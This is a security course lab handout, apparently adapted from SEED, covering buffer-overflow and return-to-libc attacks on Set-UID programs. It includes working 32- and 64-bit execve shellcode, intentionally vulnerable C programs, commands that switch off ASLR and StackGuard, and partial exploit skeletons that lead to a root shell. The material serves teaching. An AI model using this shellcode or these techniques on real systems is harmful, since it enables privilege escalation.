
Lab1 – Information System Security

Environment.

This lab has been tested on the SEED Ubuntu 20.04 VM. You can download a pre-built image from the SEED website, and run the SEED VM on your own computer. Please see the environment setup, you could also use your previous Linux environments.



Ubuntu 20.04 VM

If you prefer to create a SEED VM on your local computers, there are two ways to do that: (1) use a pre-built SEED VM; (2) create a SEED VM from scratch.

Approach 1: Use a pre-built SEED VM. We provide a pre-built SEED Ubuntu 20.04 VirtualBox image (`SEED-Ubuntu20.04.zip`, size: 4.0 GB), which can be downloaded from the following links.

- Google Drive
- DigitalOcean
- MD5 value: f3d2227c92219265679400064a0a1287
- VM Manual: follow this manual to install the VM on your computer

Approach 2: Build a SEED VM from scratch. The procedure to build the SEED VM used in Approach 1 is fully documented, and the code is open source. If you want to build your own SEED Ubuntu VM from scratch, you can use the following manual.

- How to build a SEED VM from scratch

Requirement

Parts (90 points)

A. Buffer overflow lab - Set-UID Version (40 points)

- In level2, your script should success for BUF_SIZE ranging from [100,200]
- Labsetup: BufferOverflow.zip

B. Ret2libc lab (30 points)

- Labsetup: Ret2Libc.zip

C. Challenge – Ret2libc lab Task5 (20 points)

Report (10 points)

Please describe how you do part A, B, and C in your lab report, with screenshots, to describe what you have done and what you have observed. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will receive little credits.

Interview

We will also have a quick interview for tasks A, B, and C. If you can't answer the questions related to the experiment details, you will lose some points. Don't worry if you do them by yourself.

Suggestions

(1) Create an exploit file for each task, like exploit1.py, exploit2.py, because we will let you run some tasks in the interview;

(2) **Use gdb to debug!** Remember to install peda if you use your own Linux environment. And here is a little tutorial(GDB 简易手册.md).

(3) **TA for this lab: jpwan19@fudan.edu.cn (万俊鹏).** Please email me If you encounter obstacles or do not understand certain requirements.

(Part A) Buffer Overflow Attack Lab

1 Overview

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundary of a buffer. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code. The objective of this lab is for students to gain practical insights into this type of vulnerability, and learn how to exploit the vulnerability in attacks.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why. This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout
- Address randomization, non-executable stack, and StackGuard
- Shellcode (32-bit and 64-bit)
- The return-to-libc attack, which aims at defeating the non-executable stack countermeasure, is covered in a separate lab.

Readings and videos. Detailed coverage of the buffer-overflow attack can be found in the following:

- Chapter 4 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at `https://www.handsonsecurity.net`.
- Section 4 of the SEED Lecture at Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du. See details at `https://www.handsonsecurity.net/video.html`.

2 Environment Setup

2.1 Turning Off Countermeasures

Modern operating systems have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them and see whether our attack can still be successful or not.

Address Space Randomization. `Ubuntu` and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. This feature can be disabled using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Configuring `/bin/sh`. In the recent versions of Ubuntu OS, the `/bin/sh` symbolic link points to the `/bin/dash` shell. The `dash` program, as well as `bash`, has implemented a security countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if they detect that they are executed in a `Set-UID` process, they will immediately change the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 20.04 VM. The following command can be used to link `/bin/sh` to `zsh`:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

StackGuard and Non-Executable Stack. These are two additional countermeasures implemented in the system. They can be turned off during the compilation. We will discuss them later when we compile the vulnerable program.

3 Task 1: Getting Familiar with Shellcode

The ultimate goal of buffer-overflow attacks is to inject malicious code into the target program, so the code can be executed using the target program's privilege. Shellcode is widely used in most code-injection attacks. Let us get familiar with it in this task.

3.1 The C Version of Shellcode

A shellcode is basically a piece of code that launches a shell. If we use C code to implement it, it will look like the following:

```
#include <stdio.h>

int main()  {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Unfortunately, we cannot just compile this code and use the binary code as our shellcode (detailed explanation is provided in the SEED book). The best way to write a shellcode is to use assembly code. In this lab, we only provide the binary version of a shellcode, without explaining how it works (it is non-trivial). If you are interested in how exactly shellcode works and you want to write a shellcode from scratch, you can learn that from a separate SEED lab called *Shellcode Lab*.

3.2 32-bit Shellcode

```
; Store the command on stack
xor  eax, eax
push eax
push "//sh"
push "/bin"
mov  ebx, esp     ; ebx --> "/bin//sh": execve()'s 1st argument

; Construct the argument array argv[]
push eax          ; argv[1] = 0
push ebx          ; argv[0] --> "/bin//sh"
mov  ecx, esp     ; ecx --> argv[]: execve()'s 2nd argument

; For environment variable
xor  edx, edx     ; edx = 0: execve()'s 3rd argument

; Invoke execve()
xor  eax, eax     ;
mov  al,  0x0b    ; execve()'s system call number
int  0x80
```

The shellcode above basically invokes the `execve()` system call to execute `/bin/sh`. In a separate SEED lab, the Shellcode lab, we guide students to write shellcode from scratch. Here we only give a very brief explanation.

- The third instruction pushes `"//sh"`, rather than `"/sh"` into the stack. This is because we need a 32-bit number here, and `"/sh"` has only 24 bits. Fortunately, `"//"` is equivalent to `"/"`, so we can get away with a double slash symbol.

- We need to pass three arguments to `execve()` via the `ebx`, `ecx` and `edx` registers, respectively. The majority of the shellcode basically constructs the content for these three arguments.

- The system call `execve()` is called when we set `al` to `0x0b`, and execute `"int 0x80"`.

3.3 64-Bit Shellcode

We provide a sample 64-bit shellcode in the following. It is quite similar to the 32-bit shellcode, except that the names of the registers are different and the registers used by the `execve()` system call are also different. Some explanation of the code is given in the comment section, and we will not provide detailed explanation on the shellcode.

```
xor  rdx, rdx         ; rdx = 0: execve()'s 3rd argument
push rdx
mov  rax, '/bin//sh' ; the command we want to run
push rax              ;
mov  rdi, rsp         ; rdi --> "/bin//sh": execve()'s 1st argument
push rdx              ; argv[1] = 0
push rdi              ; argv[0] --> "/bin//sh"
mov rsi, rsp          ; rsi --> argv[]: execve()'s 2nd argument
xor rax, rax
mov  al,  0x3b        ; execve()'s system call number
syscall
```

3.4 Task: Invoking the Shellcode

We have generated the binary code from the assembly code above, and put the code in a C program called `call_shellcode.c` inside the `shellcode` folder. If you would like to learn how to generate the binary code yourself, you should work on the Shellcode lab. In this task, we will test the shellcode.

Listing 1: `call_shellcode.c`

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode); // Copy the shellcode to the stack
   int (*func)() = (int(*)())code;
   func();                  // Invoke the shellcode from the stack
   return 1;
}
```

The code above includes two copies of shellcode, one is 32-bit and the other is 64-bit. When we compile the program using the `-m32` flag, the 32-bit version will be used; without this flag, the 64-bit version will be used. Using the provided `Makefile`, you can compile the code by typing `make`. Two binaries will be created, `a32.out` (32-bit) and `a64.out` (64-bit). Run them and describe your observations. It should be noted that the compilation uses the `execstack` option, which allows code to be executed from the stack; without this option, the program will fail.

4 Task 2: Understanding the Vulnerable Program

The vulnerable program used in this lab is called `stack.c`, which is in the `code` folder. This program has a buffer-overflow vulnerability, and your job is to exploit this vulnerability and gain the root privilege. The code listed below has some non-essential information removed, so it is slightly different from what you get from the lab setup file.

Listing 2: The vulnerable program (`stack.c`)

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past. */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of `517` bytes, but the buffer in `bof()` is only `BUF_SIZE` bytes long, which is less than `517`. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a root-owned `Set-UID` program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called `badfile`. This file is under users' control. Now, our objective is to create the contents for `badfile`, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Compilation. To compile the above vulnerable program, do not forget to turn off the StackGuard and the non-executable stack protections using the `-fno-stack-protector` and `"-z execstack"` options. After the compilation, we need to make the program a root-owned `Set-UID` program. We can achieve this by first change the ownership of the program to `root` (Line ①), and then change the permission to `4755` to enable the `Set-UID` bit (Line ②). It should be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership change will cause the `Set-UID` bit to be turned off.

```
$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack          ①
$ sudo chmod 4755 stack          ②
```

The compilation and setup commands are already included in `Makefile`, so we just need to type `make` to execute those commands. The variables `L1`, ..., `L4` are set in `Makefile`; they will be used during the compilation. If the instructor has chosen a different set of values for these variables, you need to change them in `Makefile`.

5 Task 3: Launching Attack on 32-bit Program (Level 1)

5.1 Investigation

To exploit the buffer-overflow vulnerability in the target program, the most important thing to know is the distance between the buffer's starting position and the place where the return-address is stored. We will use a debugging method to find it out. Since we have the source code of the target program, we can compile it with the debugging flag turned on. That will make it more convenient to debug.

We will add the `-g` flag to `gcc` command, so debugging information is added to the binary. If you run `make`, the debugging version is already created. We will use `gdb` to debug `stack-L1-dbg`. We need to create a file called `badfile` before running the program.

```
$ touch badfile          Create an empty badfile
$ gdb stack-L1-dbg
gdb-peda$ b bof          Set a break point at function bof()
Breakpoint 1 at 0x124d: file stack.c, line 18.
gdb-peda$ run            Start executing the program
...
Breakpoint 1, bof (str=0xffffcf57 ...) at stack.c:18
18  {
gdb-peda$ next           See the note below
...
22     strcpy(buffer, str);
```

```
gdb-peda$ p $ebp          Get the ebp value
$1 = (void *) 0xffffdfd8
gdb-peda$ p &buffer       Get the buffer's address
$2 = (char (*)[100]) 0xffffdfac
gdb-peda$ quit            exit
```

Note 1. When `gdb` stops inside the `bof()` function, it stops before the `ebp` register is set to point to the current stack frame, so if we print out the value of `ebp` here, we will get the caller's `ebp` value. We need to use `next` to execute a few instructions and stop after the `ebp` register is modified to point to the stack frame of the `bof()` function. The SEED book is based on Ubuntu 16.04, and `gdb`'s behavior is slightly different, so the book does not have the `next` step.

Note 2. It should be noted that the frame pointer value obtained from `gdb` is different from that during the actual execution (without using `gdb`). This is because `gdb` has pushed some environment data into the stack before running the debugged program. When the program runs directly without using `gdb`, the stack does not have those data, so the actual frame pointer value will be larger. You should keep this in mind when constructing your payload.

5.2 Launching Attacks

To exploit the buffer-overflow vulnerability in the target program, we need to prepare a payload, and save it inside `badfile`. We will use a Python program to do that. We provide a skeleton program called `exploit.py`, which is included in the lab setup file. The code is incomplete, and students need to replace some of the essential values in the code.

Listing 3: `exploit.py`

```
#!/usr/bin/python3
import sys

shellcode= (
  ""                    # A Need to change A
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # A Need to change A
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00           # A Need to change A
offset = 0              # A Need to change A

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
```

```
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

After you finish the above program, run it. This will generate the contents for `badfile`. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

```
$./exploit.py       // create the badfile
$./stack-L1         // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

In your lab report, in addition to providing screenshots to demonstrate your investigation and attack, you also need to explain how the values used in your `exploit.py` are decided. These values are the most important part of the attack, so a detailed explanation can help the instructor grade your report. Only demonstrating a successful attack without explaining why the attack works will not receive many points.

6 Task 4: Launching Attack without Knowing Buffer Size (Level 2)

In the Level-1 attack, using `gdb`, we get to know the size of the buffer. In the real world, this piece of information may be hard to get. For example, if the target is a server program running on a remote machine, we will not be able to get a copy of the binary or source code. In this task, we are going to add a constraint: you can still use `gdb`, but you are not allowed to derive the buffer size from your investigation. Actually, the buffer size is provided in `Makefile`, but you are not allowed to use that information in your attack.

Your task is to get the vulnerable program to run your shellcode under this constraint. We assume that you do know the range of the buffer size, which is from 100 to 200 bytes. Another fact that may be useful to you is that, due to the memory alignment, the value stored in the frame pointer is always multiple of four (for 32-bit programs).

Please be noted, you are only allowed to construct one payload that works for any buffer size within this range. You will not get all the credits if you use the brute-force method, i.e., trying one buffer size each time. The more you try, the easier it will be detected and defeated by the victim. That's why minimizing the number of trials is important for attacks. In your lab report, you need to describe your method, and provide evidences.

7 Task 5: Launching Attack on 64-bit Program (Level 3)

In this task, we will compile the vulnerable program into a 64-bit binary called `stack-L3`. We will launch attacks on this program. The compilation and setup commands are already included in `Makefile`. Similar to the previous task, detailed explanation of your attack needs to be provided in the lab report.

Using `gdb` to conduct an investigation on 64-bit programs is the same as that on 32-bit programs. The only difference is the name of the register for the frame pointer. In the x86 architecture, the frame pointer is `ebp`, while in the x64 architecture, it is `rbp`.

Challenges. Compared to buffer-overflow attacks on 32-bit machines, attacks on 64-bit machines is more difficult. The most difficult part is the address. Although the x64 architecture supports 64-bit address space, only the address from `0x00` through `0x00007FFFFFFFFFFF` is allowed. That means for every address (8 bytes), the highest two bytes are always zeros. This causes a problem.

In our buffer-overflow attacks, we need to store at least one address in the payload, and the payload will be copied into the stack via `strcpy()`. We know that the `strcpy()` function will stop copying when it sees a zero. Therefore, if zero appears in the middle of the payload, the content after the zero cannot be copied into the stack. How to solve this problem is the most difficult challenge in this attack.

8 Task 6: Launching Attack on 64-bit Program (Level 4)

The target program (`stack-L4`) in this task is similar to the one in the Level 2, except that the buffer size is extremely small. We set the buffer size to 10, while in Level 2, the buffer size is much larger. Your goal is the same: get the root shell by attacking this `Set-UID` program. You may encounter additional challenges in this attack due to the small buffer size. If that is the case, you need to explain how your have solved those challenges in your attack.

(Part B) Return-to-libc Attack Lab

1 Overview

The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode stored in the stack. To prevent these types of attacks, some operating systems allow programs to make their stacks non-executable; therefore, jumping to the shellcode causes the program to fail.

Unfortunately, the above protection scheme is not fool-proof. There exists a variant of buffer-overflow attacks called *Return-to-libc*, which does not need an executable stack; it does not even use shellcode. Instead, it causes the vulnerable program to jump to some existing code, such as the `system()` function in the `libc` library, which is already loaded into a process's memory space.

In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a Return-to-libc attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through some protection schemes implemented in Ubuntu to counter buffer-overflow attacks. This lab covers the following topics:

- Buffer overflow vulnerability
- Stack layout in a function invocation and Non-executable stack
- Return-to-libc attack and Return-Oriented Programming (ROP)

Readings and videos. Detailed coverage of the return-to-libc attack can be found in the following:

- Chapter 5 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at `https://www.handsonsecurity.net`.
- Section 5 of the SEED Lecture at Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du. See details at `https://www.handsonsecurity.net/video.html`.

2 Environment Setup

2.1 Note on x86 and x64 Architectures

The return-to-libc attack on the x64 machines (64-bit) is much more difficult than that on the x86 machines (32-bit). Although the SEED Ubuntu 20.04 VM is a 64-bit machine, we decide to keep using the 32-bit programs (x64 is compatible with x86, so 32-bit programs can still run on x64 machines). In the future, we may introduce a 64-bit version for this lab. Therefore, in this lab, when we compile programs using `gcc`, we always use the `-m32` flag, which means compiling the program into 32-bit binary.

2.2 Turning off countermeasures

You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack, making guessing the exact addresses difficult. Guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The `gcc` compiler implements a security mechanism called *StackGuard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks do not work. We can disable this protection during the compilation using the *-fno-stack-protector* option. For example, to compile a program `example.c` with StackGuard disabled, we can do the following:

```
$ gcc -m32 -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed. The binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -m32 -z execstack  -o test test.c

For non-executable stack:
$ gcc -m32 -z noexecstack  -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the `"-z noexecstack"` option in this lab.

Configuring `/bin/sh`. In Ubuntu 20.04, the `/bin/sh` symbolic link points to the `/bin/dash` shell. The `dash` shell has a countermeasure that prevents itself from being executed in a `Set-UID` process. If `dash` is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping its privilege.

Since our victim program is a `Set-UID` program, and our attack uses the `system()` function to run a command of our choice. This function does not run our command directly; it invokes `/bin/sh` to run our command. Therefore, the countermeasure in `/bin/dash` immediately drops the `Set-UID` privilege before executing our command, making our attack more difficult. To disable this protection, we link `/bin/sh` to another shell that does not have such a countermeasure. We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh`:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

It should be noted that the countermeasure implemented in `dash` can be circumvented. We will do that in a later task.

2.3 The Vulnerable Program

Listing 1: The vulnerable program (`retlib.c`)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);      buffer overflow!

    return 1;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   int length = fread(input, sizeof(char), 1000, badfile);
   printf("Address of input[] inside main():  0x%x\n", (unsigned int) input);
   printf("Input size: %d\n", length);
   bof(input);

   printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
   return 1;
}

// This function will be used in the optional task
void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}
```

The above program has a buffer overflow vulnerability. It first reads an input up to `1000` bytes from a file called `badfile`. It then passes the input data to the `bof()` function, which copies the input to its internal buffer using `strcpy()`. However, the internal buffer's size is less than `1000`, so here is potential buffer-overflow vulnerability.

This program is a root-owned `Set-UID` program, so if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called `badfile`, which is provided by users. Therefore, we can construct the file in a way such that when the vulnerable program copies the file contents into its buffer, a root shell can be spawned.

Compilation. Let us first compile the code and turn it into a root-owned `Set-UID` program. Do not forget to include the `-fno-stack-protector` option (for turning off the StackGuard protection) and the `"-z noexecstack"` option (for turning on the non-executable stack protection). It should also be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership changes cause the `Set-UID` bit to be turned off. All these commands are included in the provided `Makefile`.

```
// Note: N should be replaced by the value set by the instructor
$ gcc -m32 -DBUF_SIZE=N -fno-stack-protector -z noexecstack -o retlib retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

For instructors. To prevent students from using the solutions from the past (or from those posted on the Internet), instructors can change the value for `BUF_SIZE` by requiring students to compile the code using a different `BUF_SIZE` value. Without the `-DBUF_SIZE` option, `BUF_SIZE` is set to the default value `12` (defined in the program). When this value changes, the layout of the stack will change, and the solution will be different. Students should ask their instructors for the value of `N`. The value of `N` can be set in the provided `Makefile` and `N` can be from 10 to 800.

3 Lab Tasks

3.1 Task 1: Finding out the Addresses of `libc` Functions

In `Linux`, when a program runs, the `libc` library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the `libc` library may be different). Therefore, we can easily find out the address of `system()` using a debugging tool such as `gdb`. Namely, we can debug the target program `retlib`. Even though the program is a root-owned `Set-UID` program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside `gdb`, we need to type the `run` command to execute the target program once, otherwise, the library code will not be loaded. We use the `p` command (or `print`) to print out the address of the `system()` and `exit()` functions (we will need `exit()` later on).

```
$ touch badfile
$ gdb -q retlib        Use "Quiet" mode
Reading symbols from ./retlib...
(No debugging symbols found in ./retlib)
gdb-peda$ break main
Breakpoint 1 at 0x1327
gdb-peda$ run
......
Breakpoint 1, 0x56556327 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

It should be noted that even for the same program, if we change it from a `Set-UID` program to a non-`Set-UID` program, the `libc` library may not be loaded into the same location. Therefore, when we debug the program, we need to debug the target `Set-UID` program; otherwise, the address we get may be incorrect.

Running `gdb` in batch mode. If you prefer to run `gdb` in a batch mode, you can put the `gdb` commands in a file, and then ask `gdb` to execute the commands from this file:

```
$ cat gdb_command.txt
break main
run
p system
p exit
quit
$ gdb -q -batch -x gdb_command.txt ./retlib
...
Breakpoint 1, 0x56556327 in main ()
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

3.2 Task 2: Putting the shell string in the memory

Our attack strategy is to jump to the `system()` function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the `system()` function to execute the `"/bin/sh"` program. Therefore, the command string `"/bin/sh"` must be put in the memory first and we have to know its address (this address needs to be passed to the `system()` function). There are many ways to achieve these goals; we choose a method that uses environment variables. Students are encouraged to use other approaches.

When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable `MYSHELL`, and let it contain the string `"/bin/sh"`. From the following commands, we can verify that the string gets into the child process, and it is printed out by the `env` command running inside the child process.

```
$ export MYSHELL=/bin/sh
$ env | grep MYSHELL
MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to `system()` call. The location of this variable in the memory can be found out easily using the following program:

```
void main(){
   char* shell =  getenv("MYSHELL");
   if (shell)
      printf("%x\n", (unsigned int)shell);
}
```

Compile the code above into a binary called `prtenv`. If the address randomization is turned off, you will find out that the same address is printed out. When you run the vulnerable program `retlib` inside the same terminal, the address of the environment variable will be the same. You can verify that by putting the code above inside `retlib.c`. However, the length of the program name does make a difference. That's why we choose 6 characters for the program name `prtenv` to match the length of `retlib`.

3.3 Task 3: Launching the Attack

We are ready to create the content of `badfile`. Since the content involves some binary data (e.g., the address of the `libc` functions), we can use Python to do the construction. We provide a skeleton of the code in the following, with the essential parts left for you to fill out.

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

You need to figure out the three addresses and the values for `X`, `Y`, and `Z`. If your values are incorrect, your attack might not work. In your report, you need to describe how you decide the values for X, Y and Z. Either show us your reasoning or, if you use a trial-and-error approach, show your trials.

A note regarding gdb. If you use gdb to figure out the values for X, Y, and Z, it should be noted that the gdb behavior in Ubuntu 20.04 is slightly different from that in Ubuntu 16.04. In particular, after we set a break point at function bof, when gdb stops inside the bof() function, it stops before the ebp register is set to point to the current stack frame, so if we print out the value of ebp here, we will get the caller's ebp value, not bof's ebp. We need to type next to execute a few instructions and stop after the ebp register is modified to point to the stack frame of the bof() function. The SEED book (2nd edition) is based on Ubuntu 16.04, so it does not have this next step.

Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.

Attack variation 2: After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile). Will your attack succeed or not? If it does not succeed, explain why.

3.4 Task 4: Defeat Shell's countermeasure

The purpose of this task is to launch the return-to-libc attack after the shell's countermeasure is enabled. Before doing Tasks 1 to 3, we relinked /bin/sh to /bin/zsh, instead of to /bin/dash (the original setting). This is because some shell programs, such as dash and bash, have a countermeasure that automatically drops privileges when they are executed in a Set-UID process. In this task, we would like to defeat such a countermeasure, i.e., we would like to get a root shell even though the /bin/sh still points to /bin/dash. Let us first change the symbolic link back:

```
$ sudo ln -sf /bin/dash /bin/sh
```

Although dash and bash both drop the Set-UID privilege, they will not do that if they are invoked with the -p option. When we return to the system function, this function invokes /bin/sh, but it does not use the -p option. Therefore, the Set-UID privilege of the target program will be dropped. If there is a function that allows us to directly execute "/bin/bash -p", without going through the system function, we can still get the root privilege.

There are actually many libc functions that can do that, such as the exec() family of functions, including execl(), execle(), execv(), etc. Let's take a look at the execv() function.

```
int execv(const char *pathname, char *const argv[]);
```

This function takes two arguments, one is the address to the command, the second is the address to the argument array for the command. For example, if we want to invoke "/bin/bash -p" using execv, we need to set up the following:

```
pathname = address of "/bin/bash"
argv[0] = address of "/bin/bash"
argv[1]  = address of "-p"
argv[2]  = NULL (i.e., 4 bytes of zero).
```

From the previous tasks, we can easily get the address of the two involved strings. Therefore, if we can construct the `argv[]` array on the stack, get its address, we will have everything that we need to conduct the return-to-libc attack. This time, we will return to the `execv()` function.
